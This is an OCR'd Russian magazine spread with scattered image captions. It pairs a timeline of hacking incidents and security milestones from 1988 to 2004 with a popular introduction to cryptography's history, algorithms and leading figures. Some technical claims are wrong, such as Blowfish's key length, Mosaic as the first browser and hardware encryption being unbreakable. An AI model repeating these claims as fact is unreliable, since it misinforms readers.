
[ноябрь 1988] Эпидемия компьютерного червя поражает ARPANET, парализовав работу 6 тысяч компьютеров. Стартовав из Массачусетской Лаборатории ИИ, за одну ночь он заразил все ключевые узлы сети. Чтобы нейтрализовать заразу, в институте Беркли прошло срочное собрание крупнейших компьютерных специалистов страны, которые дизассемблировали код. Автором червя оказался Роберт Моррис — 24-летний студент Корнельского университета, который допустил ошибку в коде программы, в результате чего, червь распространился с молниеносной быстротой.



Minix



логотип Cult of Dead Cow



постер фильма Wargames

Тим Бернерс-Ли

Постер к фильму «Хакеры»

[1988] В результате компьютерного взлома, Первый Национальный банк Чикаго теряет 70 миллионов долларов.


[1989] Джуд Милтон aka St. Jude и R.U. Sirius выпускают первый номер журнала Mondo 2000 — одного из самых популярных технических изданий 90-х.

[1989] Phiber Optik основывает группу Masters of Deception, целью которой было стать лучшей хак-группой в мире. Следующие пару лет Masters of Deception активно борется с Legion of Doom за этот титул — обе команды совершают ряд дерзких взломов, пытаясь переплюнуть друг друга. В 1992 г. «большая хакерская война» заканчивается арестом большинства мемберов MoD.

[1989] Зафиксировано появление первых стелс-вирусов.

[1989] После своего ареста The Mentor пишет «Манифест Хакера», который был опубликован в журнале Phrack и получил огромную популярность в андеграунде.

[январь 1990] Состоялся суд над немецкими хакерами, обвиняемыми в шпионаже в пользу КГБ. Карл Кох, Питер Карл, Маркус Хесс и Доб на протяжении нескольких месяцев за деньги снабжали русскую разведку информацией, полученной в результате взлома правительственных и коммерческих систем. Главным свидетелем на суде выступил один из членов команды хакер Ганс Хьюбнер aka Pengo. За добровольное признание и дачу показаний против остальных его амнистировали. Остальные получили условные сроки и штрафы.





Кевин Митник

[1990] Женщина с псевдонимом Natasha Grigori запускает BBS, ставшую центральным местом общения софтварных пиратов. Позже она же станет основателем *antichildporn.org* — группы хакеров, выслеживающих распространителей детского порно и отсылающих сведения о них правоохранительным структурам.

[1990] Сформирована Electronic Frontier Foundation — организация по защите прав людей, арестованных по обвинению в компьютерных преступлениях.

[1990] Состоялся суд над редактором журнала Phrack Крэгом Неидорфом, опубликовавшим документ, в котором описывались спецификации телефонной службы 911. Телефонная ком-





PGP



Цутому Шимомура



Knight Lightning

Роберт Моррис

Браузер Lynx







Mark Tabas



Defcon



Blue Box



Эдди Хоффман





компьютер PDP-11

пания оценила стоимость документа в 80 тысяч долларов, но на суде удалось доказать, что этот текстовый файл доступен в библиотеке штата всем желающим и его реальная цена не превышает 13$. Крэга оправдали.

[май 1990] Проходит операция Sundevil — крупнейший в истории антихакерский рейд, охвативший 13 городов. В операции были задействованы 150 сотрудников спецслужб, которым удалось изъять 42 компьютера, 23 тысячи флоппи-дисков, гору распечаток и других хакерских инструментов. Задержанные хакеры давали показания друг против друга в обмен на амнистию, что не лучшим образом повлияло на некогда дружный андеграунд. Результатом рейда стало также закрытие многих крупных хакерских BBS и привело к уходу со сцены известных хакеров.

[1990] Кевин Поулсен совместно с Роном Остином совершают свою известную радио-аферу. Когда Лос-Анджелесская радиостанция объявила о конкурсе, в котором 102-му по счету дозвонившемуся пообещали презентовать Порше стоимостью 50 тысяч долларов, хакеры взломали телефонную сеть станции и захватили управление над 25 телефонными линиями. Естественно, 102-м номером оказался Кевин, который позже забрал свой приз, а еще позже был арестован.

[1991] Состоялся релиз PGP (Pretty Good Privacy) — шифровальной программы, разработанной Филиппом Зиммерманом. Правительство США выдвинуло против автора обвинение в нарушении экспортных ограничений шифровального ПО, но это не помешало PGP стать всемирно популярным инструментом для защиты данных.

[1991] Выходит первый текстовый браузер Lynx под UNIX.

[6 августа 1991] Тим Бернерс-Ли объявил о начале работы над WWW.

[17 сентября 1991] Линус Торвальдс представляет первую версию своей операционной системы Linux.

[1992] Компьютерное сообщество взбудоражено угрозой запуска вируса «Микеланджело», который 6 марта 1992 г. должен был обрушить тысячи компьютеров во всем мире. Но когда настала роковая дата, инцидента не произошло.

[1992] На экраны выходит фильм Sneakers, рассказывающий о группе профессиональных хакеров.

[1993] Национальное Агентство Безопасности разработало SHA (Secure Hash Algorithm).

[1993] Профессор Техасского университета A&M получает многочисленные смертельные угрозы, после того как хакер, воспользовавшись его аккаунтом, разослал 20 тысяч расистских сообщений.

[21 апреля 1993] Национальный центр разработки приложений для суперкомпьютеров выпускает Mosaic 1.0 — первый в мире веб-браузер. Его разработчики вскоре станут основателями компании Netscape.

[9 июля 1993] Джефф Мосс организует Defcon — конференцию по компьютерной безопасности, проходящую в Лас-Вегасе. Мероприятие планировалось стать единовременным, но оказалось настолько популярным, что состоялось в следующем году и проводится ежегодно по сей день.

[17 июля 1993] В свет выходит самый первый коммерческий дистрибутив Linux — Slackware.

[Декабрь 1993] Релиз первой версии операционной системы FreeBSD.

[1994] Основана компания RedHat, которая выпускает один из самых популярных дистрибутивов Linux с одноименным названием.

[12 января 1994] За многочисленные компьютерные преступления, Марка Абена aka Phiber Optik, бывшего мембера Legion of Doom и основателя Masters of Deception, приговаривают к году лишения свободы. Вскоре после этого журнал New York Magazine включит хакера в список 100 умнейших людей города.

[12 апреля 1994] В одной из новостных групп появляется рекламное сообщение двух адвокатов, рекламирующих свои услуги. Читатели, назвали это письмо spam — с тех пор это словечко стало одним из самых распространенных компьютерных терминов.

[1994] Хакеры осваивают интернет и переносят контент своих андеграундовых BBS на сайты.

[1994] Русский хакер Владимир Левин взламывает компьютерную систему Ситибанка и переводит на свои счета в Финляндии и Израиле 10 миллионов долларов. Сотрудники банка быстро замораживают эти счета, но сообщникам Левина удается обналичить 400 тысяч. Полиция Скотланд-Ярда арестовала хакера в Лондоне, куда тот приехал погостить. Приютив его на полтора года в английской тюрьме, власти потом доставили Владимира в Сан-Францико, где судили снова и приговорили к тюремному заключению теперь уже в американской тюрьме.

[25 декабря 1994] Компьютерный эксперт Цутому Шимомура помогает полиции выследить Кевина Митника, который взломал его компьютеры и оставил издевательское сообщение. На суде против Митника выдвигают обвинение во взломе многочисленных компьютерных систем, краже коммерческого ПО и 20 тысяч номеров кредитных карт. На этот раз хакер получает 5 лет тюрьмы.

[1995] На экраны выходят фильмы: «Сеть» и «Хакеры».

[1995] Министерство Обороны США заявляет о зафиксированных 250

тысячах хакерских атаках на их компьютеры только в текущем году. 65% атак этих были успешными.

[1995] Группа Phonemasters под предводительством бывшего мембера LoD хакера Mark Tabas наводит хаос в телефонных сетях AT&T, British Telecom, GTE, MCI WorldCom, Sprint, Southwestern Bell и правительственных компьютерных системах. На несколько месяцев хакерская банда становится настоящей чумой для телефонных компаний. В конце года ФБР устанавливает прослушивание за членами группы и арестовывает лидера. Mark Tabas получает 5 лет тюрьмы.

[18 марта 1995] В Сети появляется программа SATAN (Security Administrator Tool for Analyzing Networks), написанная известными security-экспертами Дэном Фармером и Вицем Венемой. Утилита позиционируется как инструмент для админов по выявлению уязвимостей в своей сети, но сразу же поступает на вооружение хакеров. Споры по поводу легальности такого рода программ не утихают до сих пор.

[5 мая 1995] Крис Лампрехт aka Minor Threat становится первым человеком, которому официально запретили пользоваться интернетом. Хакера судили за ряд компьютерных преступлений, включая воровство и продажу данных из внутренней сети компании Bell. Minor Threat также известен как автор ToneLoc — программы, сканирующей телефонные сети в поисках модемных сигналов.

[12 июля 1995] Тату Юлонен представляет security-сообществу протокол SSH (Secure Shell).

[август 1995] Microsoft выпускает Windows 95, которая расходится 1 миллионом копий в течение первых 4 дней.

[1996] Хакерская группа Brotherhood взламывает Канадскую радиовещательную компанию.

[1997] Выходит программа AOHell, которая позволяет любым, даже далеким от хакерства людям, нести хаос в сетях крупнейшего американского провайдера America Online. В течение нескольких дней электронные ящики тысяч AOL-юзеров подвержены атакам многомегабайтных мейл-бомб, а внутренние чат-серверы — флуду.

[1997] 15-летний хакер Croatian взламывает компьютеры Военно-воздушной базы США в Гуаме.

[1997] Хакерам удается пробить защиту Windows NT.

[28 январь 1997] Компания RSA Data Security предлагает security-сообществу взломать свой новый 40-битный код. Иан Голдберг, выпускник Калифорнийского университета Беркли, использует для этого кластер из 250 рабочих станций, перебирающих более 100 миллиардов комбинаций в час. Ему понадобилось 3.5 часа, чтобы расшифровать сообщение: «Именно поэтому нужно использовать более длинный ключ».

[1997] Новая хакпати Dreamhack проводится в Швеции и сразу завоевывает огромную популярность.

[сентябрь 1997] Рождение Slashdot — центрального ресурса для всех, кто интересуется новыми технологиями.

[1998] На сайте *Yahoo.com* появляется сообщение о возможном получении логической бомбы после захода на поисковик. Бомба грозила взорваться, если власти не выпустят Кевина Митника к указанному сроку на свободу, но угрозы оказались блефом.

[февраль 1998] Сетевой Софтварный Консорциум (ISC) предлагает для повышения безопасности DNS-серверов использовать DNSSEC.

[1998] В качестве протеста по поводу заключения Митника, взломан официальный сайт газеты The New York Times. Хакеры, называющие себя HFG (Hacking for girls), обещают не останавливаться на этом.

[1998] Двое китайских хакеров приговорены к расстрелу за взлом банковских компьютеров и кражу 31 тысячи долларов.

[1998] Израильский тинейджер известный под псевдонимом The Analyzer проникает во внутреннюю сеть Пентагона. Полиции удалось быстро найти его и арестовать.

[1998] Хакерская группа L0pht приглашена в Сенат для консультаций по вопросам компьютерной безопасности. Хакеры убедили правительство, что им достаточно 30 минут, чтобы прервать доступ пользователей к сети по всей Америке.

[ноябрь 1999] 15-летний норвежский хакер Йон Йохансен aka DVD Jon вместе с двумя приятелями из группы MoRE (Masters of Reverse Engineering) выпускают программу DeCSS, снимающую защиту CSS (Content Scrambling System), которая является стандартом для лицензионных DVD.

[1999] Президент США Билл Клинтон выступает с заявлением о своем намерении выделить на повышении безопасности правительственных компьютерных систем 1.4 миллиарда долларов.

[1999] Неизвестные хакеры захватывают управление британским военным спутником связи и требуют деньги за возвращение контроля над ним.

[декабрь 1999] 29-летний программист из Нью Джерси Дэвид Смит признан виновным за создание и распространение вируса Melissa, который в марте поразил более 100 тысяч компьютеров и причинил общего ущерба на 80 миллионов долларов. Смит стал первым человеком в истории, осужденным за написание компьютерных вирусов. Он получил 20 месяцев тюрьмы.

[февраль 2000] Канадский хакер MafiaBoy осуществляет масштабную DDoS-атаку, которая приводит к прекращению работы нескольких наиболее популярных ресурсов сети. Среди жертв оказались крупнейший онлайн-магазин Amazon, новостной портал CNN и поисковой сервер Yahoo! 16-летнего хакера приговорили к 8 месяцам отбывания в детском исправительном центре.

[2000] В знак протеста против агрессии в Кашимире и Палистине, пакистанские активисты проводят дефейсы сайтов, принадлежащих правительству Индии и Израиля.

[2000] Хакеры проникают во внутреннюю сеть Microsoft и получают доступ к исходникам последней версии Windows. После того, как код был опубликован в Сети, в американских газетах появились заголовки: «Русская мафия ворует код WinME».

[июнь 2000] Стартует проект Honeynet известного security-эксперта Лэнса Спитзнера, целью которого является повышение безопасности интернета в целом.


[май 2000] Вирус, под названием LoveLetter (за содержание в топике строчки: «I Love You»), за несколько часов распространяется по всему интернету, неся хаос и многомиллионные потери.

[июль 2000] Институт SANS впервые выпускает список 10 главных уязвимостей, используемых хакерами для взлома систем. Список оказывается востребованным и начинает выходить регулярно.

[2001] Корпорация Microsoft становится жертвой нового вида DoS-атак, направленных на DNS. В течение двух дней главный сайт компании становится недоступным для миллионов юзеров.

[февраль 2001] В Сети появляется вирус Anna Kournikova, якобы содержащий в аттаче картинки известной спортсменки.

[июль 2001] ФБР арестовывает русского программиста Дмитрия Склярова, приехавшего на конференцию Defcon прочитать лекцию о степени защищенности и возможности взлома Ebook — электронного аналога печатных книг. Арест вызвал бурю возмущения в мировом компьютерном сообществе. Призывы поддержать Дмитрия и байкотировать продукцию Adobe, выступившей обвинителем, публиковались на многих сайтах. Скля-



Символ Linux



Йон Йохансен aka DVD Jon

Билл Джой



Ричард Столман



Анна Курникова, в чью честь был назван вирус



Slashdot.com

ров стал первым человеком, чье дело рассматривалось в рамках закона DMCA (Digital Millennium Copyright Act). 13 декабря 2001 г. суд снял с него все обвинения.

[август 2001] Первый полиморфный вирус Code Red заражает десятки тысяч компьютеров в Сети.

[2001] Появляется новый вид DDoS-атак, в котором используются компьютеры-зомби для генерации случайных пингов.

[декабрь 2001] В результате тщательно спланированных ФБР антихакерских рейдов, на скамью подсудимых попадают ключевые мемберы ведущих кракерских и варезных групп: Drink or Die, Razor 911, EViANCE, RogueWarriorz, TFL, WLW, RiSC. Но арест и тюремное заключение крупных фигур практически никак не отразились на активности кракеров.

[апрель 2002] Военные структуры США запускают проект Mannheim, целью которого является повысить безопасность военных компьютерных систем.

[2002] ФБР арестовывает хакера, взломавшего 92 компьютерные сети Министерства Обороны США и несколько частных сетей. Гэри Маккинона aka SOLO обвинили по 8 статьям о компьютерных преступлениях и нанесении ущерба в 900 тысяч долларов. Пресса назвала Маккинона хакером всех времен.

[2002] Неизвестные хакеры организуют DoS-атаку, направленную на 13 root-серверов, являющихся центральными узлами Интернета, координирующими трафик. Благодаря гибкой структуре сети пользователи во всем мире не ощутили снижения скорости соединения, но сам факт вызвал дискуссии на security-форумах о теоретической возможности вызвать сбой всей сети.

[2003] Начало масштабной спамерской эпидемии от Центра Американского английского в рунете. Предложение подучить английский получает практический каждый русский пользователь сети. Впоследствии главу Центра находят убитым в своей квартире.

[2003] Вирусы SoBig, Slammer и MSBlast порождают невиданные ранее эпидемии. Slammer стал рекордсменом по скорости распространения, заразив сотни тысяч машин всего за пару часов. Последствия коснулись не только частных фирм, но даже аэропортов, которым пришлось отложить рейсы.

[2003] Неизвестные хакеры выкрали из компьютеров игрового разработчика Valve, исходный код одной из самых ожидаемых игр Half Life 2, и опубликовали его в Сети.

[2004] Американский 26-летний студент Джатан Дезир становится первым человеком, которого привлекли к уголовной ответственности в рамках программы Fastlink. Программа была введена правительством США для поиска и ареста пиратов, нелегально распространяющих ПО.

[2004] Количество известных компьютерных вирусов перевалило за 100 тысяч.


[22 октября 2004] Вынесен приговор по делу известного русского вирусмейкера Whale. Автора вирусов Stepar и Gastropod, мембера известной 29A, приговорили к смешному штрафу в 3000 рублей. Столь мягкое наказание объясняется отсутствием заявлений от пострадавших.

[2004] Состоялся самый первый в Америке суд над спамерами. Джереми Джейнс и Джессика Дегрут, брат и сестра, рассылали пользователям AOL миллионы рекламных сообщений, предлагая купить программы для быстрого заработка в Интернете. Джейнса посадили в тюрьму, в то время как его сестра отделалась штрафом в несколько тысяч долларов.


HalfLife2


Кевин Поулсен


[2004] Появление первого червя, распространяющегося через протокол Bluetooth и заражающего мобильные телефоны, работающие под управлением Symbian OS. Cabir, как назвал его автор, не нанес зловредных функций, но из-за его постоянных попыток сканировать активные блутус-устройства, некоторые телефоны после заражения работали нестабильно.


Mark Abene

[2004] 21-летний Брайан Сальцедо получает самый большой в истории компьютерных преступлений срок тюремного заключения. К 9 годам приговорил его суд за взлом сети компьютерного магазина и нарушение его работы. Хак производился из машины, во время очередного сеанса вардрайвинга (поиска незащищенных Wi-Fi сетей).


[2004] Ученые ведущих научных центров мира приступили к совместной разработке компьютерной сети, которую «невозможно взломать». Основана она будет на квантовой криптографии.

[декабрь 2004] В Китае произошел запуск интернета нового поколения CERNET2 (China Education and Research Network 2), обладающего пропускной способностью 2.5-10 Гб в секунду и работающего по протоколу IPv6. Первыми узлами стали ведущие исследовательские институты страны


Владимир Левин

мобильный вирус Cabir


Иан Голдберг



SSH



Информация под замком


ТЫ НИКОГДА НЕ ЗАДУМЫВАЛСЯ, ЧТО ПРЕДСТАВЛЯЕТ СОБОЙ НАИБОЛЬШУЮ ЦЕННОСТЬ В СОВРЕМЕННОМ МИРЕ? МОЖЕТ БЫТЬ, ДЕНЬГИ? ИЛИ ВЛАСТЬ НАД ДРУГИМИ ЛЮДЬМИ? НЕТ, ДРУГ, ЭТО ВСЕ НЕ ТО. В ДВАДЦАТЬ ПЕРВОМ ВЕКЕ НЕТ НИЧЕГО ВАЖНЕЕ ИНФОРМАЦИИ. НО, КАК И ЛЮБАЯ ДРУГАЯ ЦЕННОСТЬ, ИНФОРМАЦИЯ НУЖДАЕТСЯ В ЗАЩИТЕ. ДЛЯ ЭТОГО БЫЛА СОЗДАНА ЦЕЛАЯ НАУКА — КРИПТОГРАФИЯ | Илья Александров (ilya_al@rambler.ru)

Криптография вчера и сегодня

[вводная] Прежде чем я начну тебе рассказывать об истории криптоалгоритмов, о влиятельных компаниях и крутых программерах, дам тебе несколько определений, без которых дальнейшее повествование будет бессмысленно.

Итак, криптография — это наука об использовании математики для шифрования данных. Процесс получения зашифрованной информации, то есть взлом защиты, называют криптоанализом. Хотя криптоанализ и криптография преследуют противоположные цели, они неразделимы, и вместе составляют единую дисциплину — криптологию. Нет хорошего криптографа, который плохо бы владел криптоанализом.

Криптография бывает слабой и стойкой. Первая нужна для шифрования порнофильмов от бдительных маминых глаз, вторая — чтобы сохранить в секрете государственную тайну. И отнюдь не факт, что слабая криптография не имеет права на жизнь — зачем тратить лишнее время и ресурсы на изобретение более стойкого криптоалгоритма, если и текущего вполне хватает? Идем дальше.



www.cryptografy.ru — лучший ресурс о криптографии в рунете

Криптографический алгоритм — это математическая формула, производящая процесс шифрования. Алгоритм взаимодействует с ключом — словом или числом, в зависимости от которого происходит шифрование данных. Алгоритм, ключ, и протоколы (программы) вместе составляют криптосистему, например, PGP. Криптография делится на две разновидности: симметричная и асимметричная. При использовании последней, данные зашифровываются общедоступным открытым ключом, но получить к ним доступ можно лишь в том случае, если известен второй, секретный ключ. Симметричная криптография использует один-единственный ключ, но это вызывает проблему создания надежного секретного канала для обмена ключами.

Стойкость алгоритма во многом зависит от длины ключа, которая измеряется в битах. Число, используемое как 1024-битный ключ до ужаса огромно.

Все, студент, краткий ликбез в мир криптографии завершен. Только не думай, что после прочтения этого абзаца, ты стал крутым шифровальщиком — чтобы всерьез заняться криптографией, нужно иметь высшее физико-математическое образование, навыки программиста и талант.

[история] История криптографии началась задолго до изобретения ЭВМ. Еще Юлий Цезарь, не доверяя своим гонцам, шифровал сообщения, изменяя каждую букву на идущую через следующую по алфавиту. То есть менял A на C, B на D и так далее. Правда, это можно было скорее назвать тайнописью, чем криптографией. Именно тайнопись использовалась людьми для передачи секретной информации вплоть до середины двадцатого века. Это донаучный период, на основе практических экспериментов, скудной теории и интуитивных догадок о стойкости алгоритмов. Полноценным разделом прикладной математики криптография стала лишь в 1948 году, когда американский ученый Клод Шеннон создал теорию информации и кодирова-





Ян Голдберг, один из лучших криптоаналитиков в мире

ния. Шеннон доказал всему миру возможность измерения количества и передачи информации (да, всего лишь полвека назад фраза «количество информации» требовала доказательства). Долгое время криптография оставалась секретной деятельностью спецслужб и государственных структур. Она также способствовала развитию электронно-вычислительной техники — первые такие машины были созданы специально для взлома шифров военных лет. Простые смертные получили возможность использовать криптоалгоритмы на своих компьютерах лишь в 1976 году, когда IBM разработала новый стандарт DES (Data Encryption Standart) и сделала его общедоступным. Это вызвало интерес к криптографии у математиков и программистов, в результате чего появились соответствующие фирмы и подразделения на кафедрах университетов. В частности, Диффи и Хеллман изобрели ассиметричную криптографию, о которой я уже говорил выше. Первым «ассиметричным» стандартом стал RSA, разработанный не криптокомпанией и не по заказу спецслужб, а тремя учеными-математиками в исследовательских целях — Рональдом Ривестом, Эди Шамиром и Леонардом Адлеманом. Первые буквы фамилий ученых дали название алгоритму. Не смотря на то, что RSA разработан около 30 лет назад, он и сегодня широко используется во многих областях — интернете, кредитных картах, локальных сетях. До сих пор не найдено эффективных способов взлома этого криптоалгоритма.

В 1989 году криптография дошла и до СССР. Отечественным стадартом шифрования стал ГОСТ 28147-89, являвшийся симметричным шифром. Подобный DES, ГОСТ является главным российским алгоритмом и по сей день.



Пол Кочер, президент компании Cryptography Research



Дэн Бернштейн, основатель портала cr.yp.to

[алгоритмы] Как ты уже понял, криптография — это, прежде всего, алгоритмы. Их изобретают ученые, их ломают хакеры, в их совершенствование вкладывают миллионы долларов. Пора рассказать о самых известных криптоалгоритмах.

IDEA — (International Data Encryption Algorithm), написанный швейцарцами Лэем и Мэсси, позиционирующийся как международный стандарт шифрования. Благодаря стараниям международных организаций стандартов, фактически является основным криптоалгоритмом в Европе. IDEA написан на СИ и любой желающий может скачать себе исходники.

LOKI — разрабатывается в академии министерства обороны Австралии с 1989 года. Один из его авторов — Лори Браун, писал докторскую диссертацию о криптографии, ну и по ходу дела создал свой шифр. LOKI довольно стоек, но в процессе его изучения, криптоаналитики обнаружили пару ошибок, что вывело его из группы лидеров среди алгоритмов.

Blowfish — один из самых известных и популярных шифров. Он имеет ключ переменной длины, от 48 до 64 бит, что повышает его защищенность. Blowfish создан Брюсом Шнайером в 1993 году, как свободно лицензируемый и используемый для любых целей. В 1994 году шифр выиграл престижный приз журнала DR.DOBB как самый безопасный алгоритм. В настоящий момент существует улучшенная версия TWOFISH, написанная тем же автором.

RC6 — проект известного еще по RSA Рональда Ривеста. Один из самых быстро работающих алгоритмов, постоянно совершенствующийся и дорабатывающийся.

Крупнейшее событие в истории криптографии последних лет — выбор нового алгоритма шифрования AES. Дело в том, что в середине 90-х стало абсолютно ясно, что DES безнадежно устарел и требует замены. В 1997 году Национальный институт стандартов и технологий США объявил открытый конкурс на федеральный стандарт шифрования. Требования к алгоритму были такие: открытая публикация, допустимость аппаратной и программной реализации, бесплатность. Первый тур конкурса прошел в калифорнийском городке Вентуре, где были названы 15 заявленных алгоритмов из 12 стран мира. Были представлены лучшие криптосистемы, среди которых немало национальных стандартов.

Победителем, а фактически лучшим криптоалгоритмом в мире, стал бельгийский RIJNDAEL. Разработали шифр Йон Дамен и Винсент Рэмен из Лувенского католического университета, являющегося ведущим центром изучения криптографии в Европе. Шифр очень быстрый, не требователен к ресурсам, может иметь разную длину ключа. На сегодняшний день случаев взлома RIJNDAEL не зафиксировано.

Допускаю, что ты ничего не слышал о RIJNDAEL и IDEA для тебя пустой звук. Но вот в том, что ты отлично представляешь, что такое PGP, я уверен. Pretty Good Privacy, что можно перевести «довольно неплохая защита», является популярнейшей криптосистемой и стандартом шифрования электронной почты. История PGP началась в 1991 году, когда американский программист Фил Зиммерман написал первую версию пакета. В то время в США существовал запрет на экспорт технологий шифрования, и Фил не мог распространять свою программу. Это настолько возмутило передовую американскую молодежь, что некоторые студенты носили футболки с изображенным на них кодом алгоритма. Впрочем, каждый мог зайти на портал *www.pgpi.com* и скачать себе криптосистему, невзирая на законы. В 1996 году Зиммерман основал компанию PGP, Inc, ставшую в последствии частью холдинга Network Associates, где продолжает работу над своим продуктом.

ССЫЛКИ ПО ТЕМЕ

www.iacr.org — международная ассоциация криптологических исследований
www.ssl.stu.neva.ru — центр защиты информации Питерского Политеха
www.cryptography.ru — все о криптографии на русском
www.fssr.ru — Институт криптографии, связи и информатики
www.confident.ru — журнал «Конфиндент», повествующий о защите информации
www.rsasecurity.com — портал компании RSA Security
www.nsa.gov — Американское агентство национальной безопасности
www.dean.usma.edu/math/pubs/cryptologia — популярный журнал для криптологов

Взломы серьезных криптоалгоритмов происходят очень редко — для этого нужны специалисты высокого уровня и большие аппаратные ресурсы. Поэтому каждый удачный опыт криптоанализа становится своего рода сенсацией и ведет к довольно серьезным последствиям. К примеру, группа китайских криптоаналитиков недавно взломала американский алгоритм SHA-1, применяющийся в электронно-цифровой подписи. Из-за этого пришлось разрабатывать и использовать более надежные криптосистемы, что оказалось чревато большими финансовыми потерями.

Осталось поведать тебе об аппаратном шифровании. При использовании этой разновидности криптографии требуется не только криптосистема, но и особое устройство — шифратор. Аппаратное шифрование медленней и гораздо дороже обычного, но вероятность взлома подобных систем исключена. У нас в России шифраторы изготавливает фирма «Анкад». Устройства серии «Криптон» базируются на алгоритме ГОСТ и хранят ключи на смарт-картах с открытой памятью.


Клод Шеннон. Человек, без которого бы не было криптографии

[личности] Как и у любого другого движения, у криптографии есть ярко выраженные лидеры, на которых все это движение и держится.

Один из самых авторитетных криптографов — Рональд Ривест. Рональд является профессором информатики и математики в Массачусетском Технологическом университете и членом лаборатории искусственного интеллекта МТИ. Он основатель ведущей компании в области информационной безопасности RSA Data Security и обладатель многих наград, в том числе таких почетных, как премия Тьюринга. Является одним из создателей алгоритма RSA и автором многих статей о защите информации.

Пол Кочер — американский криптограф, в настоящее время занимающий пост президента компании Cryptography Research, Inc. Пол нашел уязвимости в таких известных алгоритмах, как RSA, DSA и многих других. Он же является одним из создателей протокола для безопасной передачи данных в Интернете — SSL. В 1991 году получил степень бакалавра в Стэнфордском университете.


Рональд Ривест, отец криптоалгоритма RSA

Дэн Бернштейн — профессор математики университета Иллинойс, автор почтового демона Qmail. Основатель сайта *cr.yp.to*, одного из лучших порталов о шифровании. В свое время судился с американским правительством из-за публикации исходников криптоалгоритмов.

Ян Голдберг — основатель криптографической группы в университете Беркли. Взламывал криптографические ключи RSA, SSL, криптосистему сотовой связи GSM. Глава компании Zero Knowledge Systems, специализирующейся на разработке security-ПО.

Брюс Шнайер — разработчик криптоалгоритмов bluefish и twofish. Работает на компанию Internet Security, Inc. Автор лучшей книги по шифрованию «Прикладная криптография». Выпускает e-zine Crypto-Gram Newsletter, посвященный ИТ-безопасности.

Фил Зиммерман. Чтобы стать великим, нужно сделать всего одну вещь. Фил сделал PGP, этого оказалось достаточно, чтобы войти в историю как лучший криптограф.


Брюс Шнайер, создатель blowfish

Это лишь несколько имен. Мир криптографии достаточно велик и в нем есть сотни других, не менее выдающихся личностей.

